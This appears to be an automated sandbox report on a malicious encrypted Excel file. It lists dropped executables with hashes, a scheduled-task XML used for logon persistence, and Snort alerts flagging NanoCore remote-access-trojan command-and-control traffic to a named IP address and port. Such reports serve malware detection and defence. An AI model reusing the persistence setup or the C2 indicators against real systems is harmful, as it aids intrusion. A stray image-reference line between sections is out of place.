C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DCC36C7B.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M..".....E.....I. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..".....Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..I?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..I..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7.....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E0881DE8.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E0881DE8.jpeg	
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M..".....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...\|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....\|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..I?s2l.$.N..?xP..c...@....A..D.I.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..I..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7.....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EF266AC3.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..;.;.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;._ttttt.X.....C.....uOV.+..l...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....]....]....]....]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!.....:.....:.....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\....._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Temp\tmp4C3D.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1624
Entropy (8bit):	5.150292081208383
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBsKatn:cbhZ7ClNQi/rydbz9l3YODOLNdq3SV
MD5:	CD76BBF4D22F13A29D1A9059BEDF03CB
SHA1:	FB5C2F4B21003958EADE9F17C05283799F43BD2C
SHA-256:	87D71BF9CFBDB2FA69F3F7948ECFBBB0AEE85E8056D258EEB8F807F4F50BA6F7
SHA-512:	8F02F9E991043D7ABE367AB6EF09DC3D4B400578E6D4FD552D3ABE9EE4F4640FF58A239CA414CFBDCD8CBF07EF5124D12F4B06BA0A18CB7E0E55C864F3E576 27
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs\user\KB_6319896.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	data
Category:	dropped
Size (bytes):	19
Entropy (8bit):	3.9321380397593764
Encrypted:	false
SSDEEP:	3:L0QSn:L0QS
MD5:	9CFA2706DC0DC2AC9233FF90142911F1
SHA1:	3B364890D41DFE1E111E1F7939ACED82D1D69F9A
SHA-256:	E864AD2555E36157F6ED3139693BB50E4EE6AAF0F4C517A77A4C272BF5341565
SHA-512:	85A5C00A4C153641716295141167 7C3E5368C9F8F24C074DB578A6086B73EEA50FC3EEAEE7551D790693048AACECA5707FAE76660C633F2FBAC920D8ACF22F7
Malicious:	false
Preview:	. Ep`..[smtpsvc] .a

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\catalog.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	data
Category:	dropped
Size (bytes):	2808
Entropy (8bit):	7.012278113302776
Encrypted:	false
SSDEEP:	48:IkR5lkR5lkR5lkR5lkR5lkR5lkR5lkR5lkR5lkR5lkR5lkR5i:xwwwwwwwwwwwwk
MD5:	41D55AA24937A5DB22070AA73DBC0FE4
SHA1:	F5109294C3AFDD40B0D1EB5690C9699BABCE8223
SHA-256:	7974769FC920E4269D7A814683252DEC14074F16AA51978D23D7A4CEA5F558F3
SHA-512:	38D1BC3F67D8F02A139F7C40923091158CF55564912899D68F8C9DFCAA60EB0032699B2B2DF626FD221E8F821A41100DEE5ED084C806B1F2C75A2A04FBF84D0
Malicious:	false
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h.P.vY.........S.5.6.C4..E.Y.|........).zs...w.gl..\.G..J.M.vES.0....P.:..6...T....+5.1...........r.P.V..+..(.*2d.f... ..q.. 7iO.+..c.....!.'.*..mL|XGj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h.P.vY.........S.5.6.C4..E.Y.|........).zs...w.gl..\.G..J.M.vES.0....P.:..6...T....+5.1...........r.P.V..+..(.*2d.f... ..q.. 7iO.+..c.....!.'.*..mL|XGj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h.P.vY.........S.5.6.C4..E.Y.|........).zs...w.gl..\.G..J.M.vES.0....P.:..6...T....+5.1...........r.P.V..+..(.*2d.f... ..q.. 7iO.+..c.....!.'.*..mL|XGj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h.P.vY.........S.5.6.C4..E.Y.|........).zs...w.gl..\.G..J.M.vES.0....P.:..6...T....+5.1...........r.P.V..+..(.*2d.f... ..q.. 7iO.+..c.....!.'.*..mL|XGj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h.P.vY.........S.5.6.C4..E.Y.|........).zs...w.gl..\.G..J.M.vES.0....P.:..6..

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	Non-ISO extended-ASCII text, with no line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:vc89P:VF
MD5:	751ABF15332A62576B8469C2FA24F5A1
SHA1:	CA5B91CC06A9EE30CA5BD0C297E11584CF934B7D
SHA-256:	9B2E64C7B61A25BDEAAD197524C10288EE328C9C0043279D099ABDC588C4CE19
SHA-512:	A38AFC0D3E4CC268943F6712FC2A0FA8D0A7CF38F2B8A94A2556ADAC639E94C47BDBE56C8E84CBEA1968F2D64A7F7E779C331347ABDABBBDDE254A118DC8 C8E
Malicious:	**true**
Preview:	eo.Y...H

C:\Users\user\AppData\Roaming\tHyARuOEdFIN.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1865728
Entropy (8bit):	7.042310357804828
Encrypted:	false
SSDEEP:	49152:9Ni8vaKvPuXtaD5LNaw/RRMbBRtlxaJvxdrLBF+F36q:Bzv4w/RRMbBRZaJvz3XO35
MD5:	A74ECE32BC1B6DB38A2D379C7FC78D2C
SHA1:	25EA63E67B842641E57BC5B405EA51EC9C6BEB5B
SHA-256:	20E490AFBA639EA251A2F095A8B9B85E1B9922FF6D8B6F47CEB567BA62521A28
SHA-512:	63A026DEDC6B2478A0CA7625534045E98334185BFEA76B7DAA74C1FE8CB32757AB26F97ACE14B8400EA70DF8FDDD0F10DBA51041F2444534A11BF49F4174667
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 17%
Joe Sandbox View:	• Filename: J62DQ7fO0b.exe, Detection: malicious, Browse
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L.....o`................................ ........@.. ....................................@.....................................W.... ..t............................................................................. ............... ..H...........text........ ...................... ..`.reloc.............................@..B.rsrc...t.... ....@..@........................H............p..........D...z.(......}.....(...o!...}....*..*...0...........{......E............8...Z...u................*..}.....].4S}......}.....*..}..... .. ..Q.}......}.....*..}......{.... Km.a}......}.....*..}..... ,...}......}.....*..}......{.... ..=.a}......}.....*..}..... ....}......}.....*..}..... "G.R}......}.....*..}.....*...{....*.s"...z.2.{.....f...*....0..<........{......3..{....(...o!...3...}......+..s.......{....}..

C:\Users\user\Desktop\~$Files Specification.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS

C:\Users\user\Desktop\~$Files Specification.xlsx	
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	false
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1865728
Entropy (8bit):	7.042310357804828
Encrypted:	false
SSDEEP:	49152:9Ni8vaKvPuXtaD5LNaw/RRMbBRtlxaJvxdrLBF+F36q:Bzv4w/RRMbBRZaJvz3XO35
MD5:	A74ECE32BC1B6DB38A2D379C7FC78D2C
SHA1:	25EA63E67B842641E57BC5B405EA51EC9C6BEB5B
SHA-256:	20E490AFBA639EA251A2F095A8B9B85E1B9922FF6D8B6F47CEB567BA62521A28
SHA-512:	63A026DEDC6B2478A0CA7625534045E98334185BFEA76B7DAA74C1FE8CB32757AB26F97ACE14B8400EA70DF8FDDD0F10DBA51041F2444534A11BF49F4174667
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 17%
Joe Sandbox View:	• Filename: J62DQ7fO0b.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....o`..... .....@.. ..... ..@.....W.... ..t..... ..... ..H.....text..... ..... ..`.reloc.....@..B.rsrc...t.... .....@..@.....H.....p.....D.....z.(.....}.....(...o!...}....*..*...0.....{.....E.....8...Z...u.....*..}.....].4S}.....}.....*..}... .. ..Q.}.....}.....*..}.....{.... Km.a}.....}....*..}..... ,...}.....}.....*..}.....{.... ..=.a}.....}.....*..}..... ....}.....}.....*..}..... "G.R}.....}.....*..}.....*...{....*.s"...z.2.{.....f...*....0..<.....{.....3..{....(...o!...3...}.....+..s.....{....}..

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996574201988985
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Files Specification.xlsx
File size:	2326528
MD5:	3f313ed62b62d4b5eb276563ca6279b1
SHA1:	ad59b8e880ac245254e71f174fc0b208c810cf6f
SHA256:	175deb6bade5be1402da4fbb5d154e07ce7dba53f7a2a68fdf210aadb63683ff
SHA512:	1c8cddf31ece5a535d1251f8e22a79c85d83f59c3b7570596e5ff7ce3f7ad673e6f14cf4571f4b2463a6fabdde60fde82ff4474126b052672455128acd249f85
SSDEEP:	49152:7gbQngkM061/vNtMr16/mQuJvM/SihEmogebWygehAwd:7+QgkgorA+vKBjeqHVwd
File Content Preview:	.....>.....$..... ....!..."...#...$...%...&.....z.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "Files Specification.xlsx"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version

General	
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2304072

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2304072
Entropy:	7.99990846905
Base64 Encoded:	True
Data ASCII:	3 (# . . . . . % . S . . . v . . . . . i . . { % . . I . 4 I . . 6 . { . e p . . . . .) \\ P \\ k u . j = . E . . . . . , ... X . K . . = . . . , ... X . K . . = . . . , ... X . K . . = . . . , ... X . K . . . . . , ... X . K . . = . . . , ... X . K . . = . . . , ... X . K . . = . . . , ... X . K . . . . . X . K . . = . . . , ... X . K . . = . . . , ... X . K . . = . . . , . . .
Data Raw:	33 28 23 00 00 00 00 00 00 cd bc cd f2 d2 b2 25 d6 53 c2 ee 0f 76 12 19 e0 94 a5 08 9c cd d5 82 69 95 01 7b 25 85 bc 49 88 34 6c f6 8b 36 c6 7b a6 65 70 00 14 f6 c2 c1 29 5c 50 5c 6b 75 a1 6a 3d e1 0a 45 cd ad 89 f3 b9 1e f2 ab 2c b4 f3 1c 0b 19 58 bb 4b 12 c9 3d b9 1e f2 ab 2c b4 f3 1c 0b 19 58 bb 4b 12 c9 3d b9 1e f2 ab 2c b4 f3 1c 0b 19 58 bb 4b 12 c9 3d b9 1e f2 ab 2c b4 f3 1c

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.52198973456
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . i . . j . .) . . I p I . . . . . g . \\ . . Z . . . . . T Y . . . k . . . Q I c B J . . . . . q .] . . . . . x .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/09/21-11:43:48.719844	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49168	1144	192.168.2.22	79.134.225.30
04/09/21-11:43:54.757973	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49169	1144	192.168.2.22	79.134.225.30
04/09/21-11:44:01.038344	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49170	1144	192.168.2.22	79.134.225.30
04/09/21-11:44:07.033637	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49171	1144	192.168.2.22	79.134.225.30
04/09/21-11:44:11.644676	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49172	1144	192.168.2.22	79.134.225.30
04/09/21-11:44:17.680820	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49173	1144	192.168.2.22	79.134.225.30
04/09/21-11:44:25.005691	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49174	1144	192.168.2.22	79.134.225.30
04/09/21-11:44:31.055728	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49175	1144	192.168.2.22	79.134.225.30
04/09/21-11:44:37.077620	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49176	1144	192.168.2.22	79.134.225.30

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/09/21-11:44:43.114822	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49177	1144	192.168.2.22	79.134.225.30
04/09/21-11:44:49.294384	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49178	1144	192.168.2.22	79.134.225.30
04/09/21-11:44:55.728367	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49179	1144	192.168.2.22	79.134.225.30
04/09/21-11:45:04.841421	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49180	1144	192.168.2.22	79.134.225.30
04/09/21-11:45:10.899258	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49181	1144	192.168.2.22	79.134.225.30
04/09/21-11:45:16.890821	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49182	1144	192.168.2.22	79.134.225.30

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 11:43:32.359095097 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:32.523919106 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:32.524023056 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:32.524485111 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:32.690557003 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:32.690589905 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:32.690613985 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:32.690741062 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:32.690788984 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:32.690833092 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:32.855998993 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:32.856034994 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:32.856055021 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:32.856066942 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:32.856079102 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:32.856108904 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:32.856136084 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:32.856183052 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:32.856219053 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:32.856249094 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.021155119 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.021233082 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.021303892 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.021352053 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.021361113 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.021395922 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.021399975 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.021433115 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.021482944 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.021487951 CEST	80	49167	34.220.10.254	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 9, 2021 11:43:33.021536112 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.021591902 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.021631956 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.021662951 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.021668911 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.021672010 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.021707058 CEST	49167	80	192.168.2.22	34.220.10.254
Apr 9, 2021 11:43:33.021708965 CEST	80	49167	34.220.10.254	192.168.2.22
Apr 9, 2021 11:43:33.021744013 CEST	49167	80	192.168.2.22	34.220.10.254
